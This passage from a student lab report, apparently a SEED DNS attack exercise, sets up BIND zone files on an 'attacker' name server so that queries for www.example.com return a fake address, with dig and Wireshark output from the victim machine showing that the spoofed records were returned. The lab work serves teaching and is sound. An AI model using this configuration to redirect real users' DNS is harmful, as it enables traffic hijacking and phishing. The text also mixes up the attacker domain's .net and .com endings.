Fig. 3.3(a): Adding the zone.

The file db.attacker is created.

The command:

```
sudo nano /etc/bind/db.attacker
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/db.attacker
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/db.attacker
$TTL 604800
@ IN SOA localhost. root.localhost. (
        2; Serial
        604800; Refresh
        86400; Retry
        2419200; Expire
        604800) ; Negative Cache TTL;
@ IN NS ns.dnslabattacker.net.
@ IN A 192.168.0.200
@ IN AAAA ::1
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 3.3(b): Creating the zone.

Then, to host the domain, www.example.com, the respective files are configured.


First, the zone is added.

The command:

```
sudo nano /etc/bind/named.conf.local
```

The entry that’s done:

```
zone “example.com”{
        type master;
        file “/etc/bind/example.com.db”;
};
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
zone "example.com"{
        type master;
        file "/etc/bind/example.com.db";
};
```

Fig. 3.3(c): Adding the zone for example.com

Next, the database file is configured.

The command:

```
sudo nano /etc/bind/example.com.db
```

The entry that’s done:

```
$TTL 3D
@    IN   SOA       ns.example.com. admin.example.com. (
                    2008111001
                    8H
                    2H
                    4W
                    1D)

@    IN   NS        ns.dnslabattacker.net.
@    IN   MX        10 mail.example.com.

www  IN   A         1.1.1.1
mail IN   A         1.1.1.2
*.example.com       IN   A 1.1.1.100
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/example.com.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.dnslabattacker.net.
@       IN      MX      10 mail.example.com.

www     IN      A       1.1.1.1
mail    IN      A       1.1.1.2
*.example.com.  IN      A 1.1.1.100
```

Fig. 3.3(d): Making the database file for example.com

After all these are setup, the bind9 server is restarted and with the cache flushed, the dig operation is performed on the victim machine.

The command: `dig www.example.com`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1320
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       192.168.0.200
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 0 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Wed Oct 27 05:09:21 EDT 2021
;; MSG SIZE  rcvd: 139

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 3.3(f): The dig operation on www.example.com

From the pictorial evidence above, it’s observed that the attack triumphed. The ‘Answer Section’ contains 1.1.1.1 which is the fake IP address and the ‘Authority Section’ contains the Apollo server, adding to the manifestation. The ‘Additional Section’ contains the IP address to the Apollo server, `ns.dnslabattacker.com`. The request is redirected through the fake server and the details are returned to the victim machine.

The Wireshark results:

Source	Destination	Protocol	Length	Info
10.0.2.13	10.0.2.14	DNS	88	Standard query 0x0528 A www.example.com OPT
10.0.2.14	10.0.2.13	DNS	183	Standard query response 0x0528 A www.example.com A 1.1.1.1 NS ns.dnslabattacker.net
10.0.2.8	224.0.0.251	MDNS	89	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM"
fe80::8c2d:45f0:a08…	ff02::fb	MDNS	109	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR _ipp._tcp.local, "QM"

Fig. 3.3(g): The Wireshark capture for the dig operation.

Here's the maximised view:




Fig. 3.3(h): The maximised view of figure 3.3(g).

The response packet contains the following details:




Fig. 3.3(i): The details of a response packet.

It’s clearly observed that the fraudulent IP address and server is returned. For, the request is redirected to this server (ns.dnslabattacker.com) and the response is returned from here.

****